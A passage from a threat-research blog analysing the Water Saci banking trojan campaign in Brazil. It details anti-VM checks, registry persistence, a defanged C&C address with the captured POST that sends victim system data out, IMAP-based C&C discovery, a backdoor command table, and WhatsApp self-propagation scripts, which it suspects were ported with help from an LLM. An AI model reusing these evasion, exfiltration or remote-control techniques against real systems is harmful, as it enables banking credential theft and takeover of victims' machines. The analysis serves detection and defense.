
The script stores the PID of the said svchost.exe process and enters a continuous monitoring loop to regularly check if this specific svchost.exe process is still running. If the process hollowed svchost.exe is terminated the malware resets its state, clears the stored PID, and waits to re-inject the payload the next time the victim opens a banking window, ensuring persistent access to the victim's banking sessions.
Banking trojan
Several behaviors in this sample are similar to those observed in the Casbaneiro (Metamorfo) banking malware lineage. Like earlier Metamorfo campaigns that relied on a launcher executable invoking AutoIt3 to run a compiled .A3X script alongside a DLL containing the main payload, this sample exhibits the same multi-stage AutoIt-based delivery pattern. This chain ultimately unpacks and activates the banking trojan payload – mirroring Metamorfo’s signature reliance on AutoIt as a loader framework. Combined with the familiar window title monitoring, registry-based persistence, IMAP-based fallback C&C mechanism, and the presence of tokenlike C&C markers such as <||>, the sample reflects both structural and behavioral continuity with Casbaneiro/Metamorfo.
Anti-sandbox analysis
Once executed, the payload begins with an aggressive set of anti-virtualization checks designed to evade analysis environments. The malware queries the registry path HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ specifically looking for the following VM-related services:
- VGAuthService
- vm3dservice
- VMTools
- vmvss
It also enumerates active services to check for the same strings. If any match is found, the malware immediately triggers a custom exception (EEDFADE) via RaiseException, effectively terminating execution to avoid sandbox analysis (Figure 20).

System Profiling via WMI
If virtualization is not detected, the payload proceeds to gather host information through multiple WMI queries, including:
- AntiVirusProduct
- Win32_ComputerSystem
- Win32_OperatingSystem
- Win32_Processor
The stolen information is later sent to the C&C server as part of the initial check-in.
Registry modification and persistence
The malware creates a unique application registry entry under HKEY_CURRENT_USER\Software\MyUniqueApp, setting UniqueSerial to a UUID-generated string. To maintain persistence, it adds itself to the AutoRun registry key at HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run, pointing the entry to its executable path. It also drops an additional marker under HKEY_CURRENT_USER\Software\MeuApp by setting inicio = true, indicating that the main routine should begin.
C&C check-in communication
The payload then connects to its C&C server at hxxps://serverseistemasatu.com/data.php?recebe and sends a POST request containing system and user information:
POST /data.php?recebe HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: DelphiApp
Host: serverseistemasatu.com
Content-Length: 267
Cache-Control: no-cache
nomeRegistro={User name}&nomeComputador={Computer
name}&nomeSistema={Operating
System}&processador={Processor}&antivirus={Antivirus
product}&ultimaAtualizacao={Date}
Targeted banking window detection
The malware includes a timer-based routine (TForm1_Timer4Timer) that continuously scans the titles of active windows to identify whether the user is interacting with banking or cryptocurrency platforms. When a match is found, the malware classifies the detected application based on predefined window title substrings commonly associated with major financial institutions and exchanges (Table 4).
| Category | Window title/substring | Detected as |
| Santander | Santander - Ofertas para Empresas | Santander |
| Internet banking empresarial - Santander | Santander | |
| Santander - | Santander | |
| Banco do Brasil | Banco do Brasil - | Banco do Brasil |
| Banco do Brasil e mais | Banco do Brasil | |
| Autoatendimento Banco do Brasil | Banco do Brasil | |
| Banrisul | Banrisul Home Banking | Banrisul |
| Portal Internet Banrisul Home Banking | Banrisul | |
| Banrisul Office Banking | Banrisul | |
| Tribanco | Tribanco » Para sua Empresa | Tribanco |
| Tribanco » Para Você | Tribanco | |
| Bradesco | Banco Bradesco | Bradesco |
| Bradesco Net Empresa Bradesco - | Bradesco | |
| Bradesco Net Empresa Bradesco | Bradesco | |
| Bradesco Prime - | Bradesco | |
| Bradesco Prime e | Bradesco | |
| Internet Banking Bradesco: | Bradesco | |
| Internet Banking Bradesco: Saldos, extratos, Pix e muito mais! | Bradesco | |
| Bradesco Exclusive Digital Mais facilidade e autonomia - | Bradesco | |
| Bradesco Exclusive Digital Mais facilidade e autonomia | Bradesco | |
| Bradesco Para Você | Bradesco | |
| Bradesco Prime Digital Bradesco Prime | Bradesco | |
| Bradesco Global Private Bank Assessoria de Investimentos Especializada | Bradesco | |
| NavegadorExclusivoBradesco.exe | Bradesco | |
| Sicredi | Sicredi | Sicredi |
| Sicoob | SicoobNet | Sicoob |
| Sicoob - | Sicoob | |
| sicoob.com.br - SicoobNet | Sicoob | |
| BMG | Bem-vindo ao seu BMG | BMG |
| BMG - | BMG | |
| BTG Pactual | app.btgpactual.com | BTG Pactual |
| BTG Pactual - | BTG Pactual | |
| BTG Pactual Empresas | BTG Pactual | |
| BS2 | app.empresas.bs2.com | BS2 |
| BS2 - | BS2 | |
| Empresas BS2 | BS2 | |
| Itaú | Banco Itaú - | Itaú |
| Itaú Personnalité I | Itaú | |
| Itaú Uniclass: | Itaú | |
| Itaú BBA - | Itaú | |
| Itaú BBA | Itaú | |
| Itaú BBA e | Itaú | |
| Itaú Empresas | Itaú | |
| Crypto/Exchange | Entrar Binance | Binance |
| Iniciar sessão Binance | Binance | |
| Entre no site da OKX OKX | OKX | |
| Crypto.com Log in | Crypto.com | |
| Faça o login e acesse a sua conta do Mercado Bitcoin MB | Mercado Bitcoin | |
| Coinbase | CryptoBR | |
| Foxbit | CryptoBR | |
| Faça o login e acesse a sua conta do NovaDax NovaDax | NovaDax | |
| Faça login e opere Bitget | Bitget | |
| Login Bybit | Bybit | |
| - default_wallet | CryptoBR | |
| Login - Acesse sua conta Coinext | Coinext |
IMAP-based secondary C&C discovery

The payload uses the same IMAP-based technique previously documented in our recent analysis of the Water Saci campaign, where the malware logs into a terra.com.br mailbox using hardcoded credentials and retrieves an email titled “meu” to extract an updated C&C address from a line beginning with IP: (Figure 21). The key difference is that while the earlier instance appeared only in a recovered auxiliary script, this version incorporates the IMAP routine directly into the injected payload itself, indicating that the operators are reusing the same infrastructure and method, but have now embedded it deeper into the malware’s runtime to make C&C updates more seamless and reliable.
Browser termination routine
Before executing credential-related actions, the payload forcibly terminates several browsers:
- chrome.exe
- firefox.exe
- msedge.exe
- NavegadorExclusivoBradesco.exe
- Opera.exe
This behavior is common in banking malware that intercepts sessions or forces victims to reopen banking sites under attacker-controlled conditions.
Backdoor capabilities
The injected payload also includes an extensive set of backdoor commands, granting the operator near complete remote control over the infected system. Table 5 summarizes most of the commands along with their descriptions, providing insight into the full range of actions this banking trojan can execute on a victim’s machine.
| Category | Command | Description |
| Connection Commands | <|SocketMain|> | Main socket communication handler |
| <|OK |> | Send system information <|Info|> to C&C server | |
| <|PING|> / <|PONG|> | Network connectivity test | |
| <|Close|> | Close all active connections | |
| Authentication and Security | <|NOSenha|> | Display password error message |
| Remote Desktop and Screen Control | <|REQUESTKEYBOARD|> | Enable keyboard capture |
| <|first|> | Initialize screen sharing session | |
| <|AtivarImagem|> | Start screen capturing | |
| <|DesativarImagem|> | Stop screen capturing | |
| <|AlterarResolucao|> | Modify screen resolution | |
| Communication Features | <|OpenChat|> | Chat Functionality |
| <|Chat|> | ||
| <|CloseChat|> | ||
| Mouse Control Commands | <|MousePos|> | Mouse movement and clicking simulation • LD/LU: Left mouse button down/up • RD/RU: Right mouse button down/up • MD/MU: Middle mouse button down/up |
| <|MouseLD|> | ||
| <|MouseLD_Volta|> | ||
| <|MouseLU|> | ||
| <|MouseLU_Volta|> | ||
| <|MouseRD|> | ||
| <|MouseRD_Volta|> | ||
| <|MouseRU|> | ||
| <|MouseRU_Volta|> | ||
| <|MouseMD|> | ||
| <|MouseMD_Volta|> | ||
| <|MouseMU|> | ||
| <|MouseMU_Volta|> | ||
| <|MouseWheelUp|> | Mouse wheel scrolling | |
| <|MouseWheelUp_Volta|> | ||
| <|MouseWheelDown|> | ||
| <|MouseWheelDown_Volta|> | ||
| <|MOUSESENDINPUT|> | Toggle mouse input method | |
| <|MOUSESENDNORMAL|> | ||
| <|LULUZSD|> | ||
| File System Operations | <|Folder|> | List directories |
| <|Files|> | List files in directory | |
| <|DownloadFile|> | Download file from victim to C&C | |
| <|UploadFile|> | Upload file from C&C to victim | |
| System Control | <|RESTART|> | Force restart the machine |
| <|CMD|> | Execute remote command using cmd.exe | |
| <|MONKEY|> | Random input simulation | |
| Windows Management | <|LIST_WINDOWS|> | Enumerate all windows |
| <|LISTMIN_WINDOWS|> | Minimize windows | |
| <|LISTKILL_WINDOWS|> | Kill specific windows | |
| Monitoring and Evasion | <|MOVISIBLE|> | Control mouse cursor visibility |
| <|MOINVISIBLE|> | ||
| <|BLOQUEARMOUSE|> | Block/restore mouse functionality | |
| <|RESTAURARMOUSE|> | ||
| <zzz|DELETEDKL|> | Delete keylogger data | |
| <|MENSAGEM|> | Display custom message | |
| System Information | <|GETINFO|> / <|LIST_INFO|> | Gather system information |
| <|Metodo|> | Set operational method/mode | |
| <|Reconected|> | Handle reconnection | |
| Print System Control | <|GETPRINTHANLE|> | Screen capture for different contexts |
| <|GETPRINTMAGNIFIER|> | ||
| <|GETPRINTDESKTOP|> | ||
| <|GETPRINTAPP|> | ||
| Banking/Financial Malware Features | <|CE_ASSI|> | Creates fake banking interfaces, Captures credentials and transaction data, specifically targets Brazilian banking systems |
| <|CE_TRANS|> | ||
| <|CB_SEN|> | ||
| <|CB_UPDATE|> | ||
| <|PedidoSenhas|> | Request passwords | |
| <|SendSenha|> | Send passwords | |
| <|HOLE|> | Screen overlay management | |
| <|HOLENOFF|> |
Propagation automation - whatsz.py
Our analysis revealed that both tadeu.ps1 discussed in our previous blog entry and whatsz.py (Figure 22) are functionally equivalent to the WhatsApp automation malware. The Python sample appears to be an enhanced port of the PowerShell version, maintaining the same workflow, logic, and intent. The extensive use of Python in this stage enables the attackers to automate propagation, streamline payload delivery, and enhance the flexibility and resilience of their malicious operations.

When instalar.bat was executed, it downloaded component files including Python 3.12.7, get-pip.py, and the chromedriver.exe needed by the Python script to function properly and carry out its propagation routine (Figure 23). Both the PowerShell (tadeu.ps1) and Python (whatsz.py) scripts basically do the same things. They automate WhatsApp via Selenium, inject the WA‑JS library, grab contact lists, send files automatically (using Base64 encoding), load remote configurations, pause and resume tasks, and report progress back to a C&C server.

Table 6 compares the previous PowerShell-based propagation routine with the newly observed Python variant, highlighting their shared automation features and enhancements in the latest campaign.
| Feature | PowerShell (tadeu.ps1) | Python (whatsz.py) | Match? |
| WhatsApp automation via Selenium | ✓ | ✓ | YES |
| WA-JS library injection | ✓ | ✓ | YES |
| Mass contact extraction | ✓ | ✓ | YES |
| Automated file sending | ✓ | ✓ | YES |
| Base64 file encoding | ✓ | ✓ | YES |
| Remote configuration loading | ✓ | ✓ | YES |
| Pause/resume system | ✓ | ✓ | YES |
| Progress reporting to C&C | ✓ | ✓ | YES |
| Contact list exfiltration | ✓ | ✓ | YES |

Given the similarity of logic, the injected JavaScript, and the explicit description included in the Python code itself, “WhatsApp Automation Script – Versao Python Convertido de PowerShell para Python Suporte para Chrome, Edge e Firefox” (Figure 24), there is compelling circumstantial evidence that an automated aid, such as a large language model (LLM) or code-translation tool, may have been used to accelerate the porting process. LLMs have proven capabilities for translating and refactoring code across languages and are commonly used for tasks like legacy migration and cross-language translation. While this observation doesn’t definitively prove that an LLM was involved, it strongly supports the plausibility that one could have sped up the conversion.
Figures 25 and 26 display additional sections of the script that suggest the use of an LLM to expedite the conversion process. The snippets provided further illustrate potential interactions with AI, where requests for enhancements are made.


Notably, the script includes optimized messaging functions and a main automation class with comprehensive formatting for different statuses (Figure 27).

The script produces highly interesting and colorful output, including the use of emojis in console outputs, while running in the background (Figure 28). This is atypical for manually written automation scripts and may indicate AI-generated code designed for enhanced user experience.

Despite the logic similarity, improvements were made that materially increase the Python variant’s reach, reliability, and operational flexibility; this suggests that the port isn’t just a straight translation but an upgrade. The Python build shifts to a more portable runtime, separates concerns into clearer classes, adds richer error handling and batch-sending capabilities, and broadens browser support (Table 7). Together, these changes make propagation faster, more resilient to failure, and easier to maintain or extend.
| Aspect | PowerShell | Python | Significance |
| Language | PowerShell | Python 3 | Port/translation |
| Browser support | Chrome only | Chrome/Edge/Firefox | Enhanced capability and wider reach |
| Code organization | Functions | Object-oriented (class) | Better structure |
| Error handling | Basic try-catch | Enhanced with specific handlers | More robust |
| Batch sending | Individual only | Individual + batch mode | Faster spreading |
| Headless mode | Supported | Supported (enhanced) | Stealth operation |
| Contact filtering | Basic | Enhanced (@lid filtering) | Better targeting |
Conclusion
The Water Saci campaign exemplifies a new era of cyber threats in Brazil, where attackers exploit the trust and reach of popular messaging platforms like WhatsApp to orchestrate large-scale, self-propagating malware campaigns. By weaponizing familiar communication channels and employing advanced social engineering, threat actors are able to swiftly compromise victims, bypass traditional defenses, and sustain persistent banking trojan infections. This campaign demonstrates how legitimate platforms can be transformed into powerful vectors for malware delivery and underscores the growing sophistication of cybercriminal operations in the region.
The campaign’s multi-stage infection chain – spanning malicious HTA files, MSI installers, and advanced Python-based automation – underscores the increasing complexity of today’s threats. Notably, the integration of propagation automation via WhatsApp, anti-analysis measures, and robust persistence mechanisms enables attackers to maximize reach while evading detection and maintaining long-term access to compromised systems.
This analysis highlights the urgent need for organizations and individuals to adopt a multi-layered security approach. Proactive measures such as disabling auto-downloads in messaging applications, restricting file transfers, enhancing user awareness, and deploying advanced endpoint security solutions are crucial in defending against sophisticated, script-based threats like Water Saci.
As attackers continue to innovate, leveraging both technical and social vectors, it is imperative to combine robust technology with continuous education and vigilant security practices. Trend Micro remains committed to monitoring these evolving threats, providing actionable intelligence, and empowering organizations to stay ahead of the adversaries.
Defense recommendations
To minimize the risks associated with the Water Saci campaign, Trend recommends several practical initial defense items:
- Disable auto-downloads on WhatsApp. Turn off automatic downloads of media and documents in WhatsApp settings to reduce accidental exposure to malicious files.
- Control file transfers on personal apps. Use endpoint security or firewall policies to block or restrict file transfers through personal applications like WhatsApp, Telegram, or WeTransfer on company-managed devices. If your organization supports BYOD, enforce strict app whitelisting or containerization to protect sensitive environments.
- Enhance user awareness. The victimology of the Water Saci campaign suggests that attackers are targeting enterprises. Regular security training helps an organization’s employees recognize the dangers of downloading files via messaging platforms. Advise users to avoid clicking on unexpected attachments or suspicious links, even when they come from known contacts, and promote the use of secure, approved channels for transferring business documents.
- Enhance email and communication security controls. Restrict access to personal email and messaging apps on corporate devices. Use web and email gateways with URL filtering to block known malicious C&C and phishing domains.
- Enforce multi-factor authentication (MFA) and session hygiene. Require MFA for all cloud and web services to prevent session hijacking. Advise users to log out after using messaging apps and regularly clear browser cookies and tokens.
- Deploy advanced endpoint security solutions. Use Trend’s endpoint security platforms (such as Trend Micro Apex One™ or Vision One) to detect and block suspicious script-based attacks, fileless malware, and automation abuse. Enable behavioral monitoring to catch unauthorized VBS/PowerShell execution, browser profile alterations, and lateral movement attempts related to WhatsApp and similar threats.
Implementing these recommendations will help organizations and individuals better defend against malware threats delivered through messaging applications.
Proactive security with Trend Vision One™
Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management and security operations, delivering robust layered protection across on-premises, hybrid, and multi-cloud environments.
The following sections contain Trend Vision One insights, reports, and queries mentioned in the previous blog with additional information from this report.
Trend Vision One Threat Intelligence
To stay ahead of evolving threats, Trend customers can access Trend Vision One Threat Insights which provides the latest insights from Trend™ Research on emerging threats and threat actors.
Trend Vision One Threat Insights
- Threat Actors: Water Saci
- Emerging Threats: Water Saci Exposes Threat Actors Leveraging WhatsApp as a Self Spreading Infection Channel
Trend Vision One Intelligence Reports (IOC Sweeping)
Hunting Queries
Trend Vision One Search App
Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.
Detect process creation events where a randomly named .exe executes a randomly named .log file.
eventSubId:2 AND processCmd:/[A-Za-z0-9]{6,}\.exe [A-Za-z0-9]{6,}\.log/
Indicators of Compromise (IoCs)
The indicators of compromise for this entry can be found here.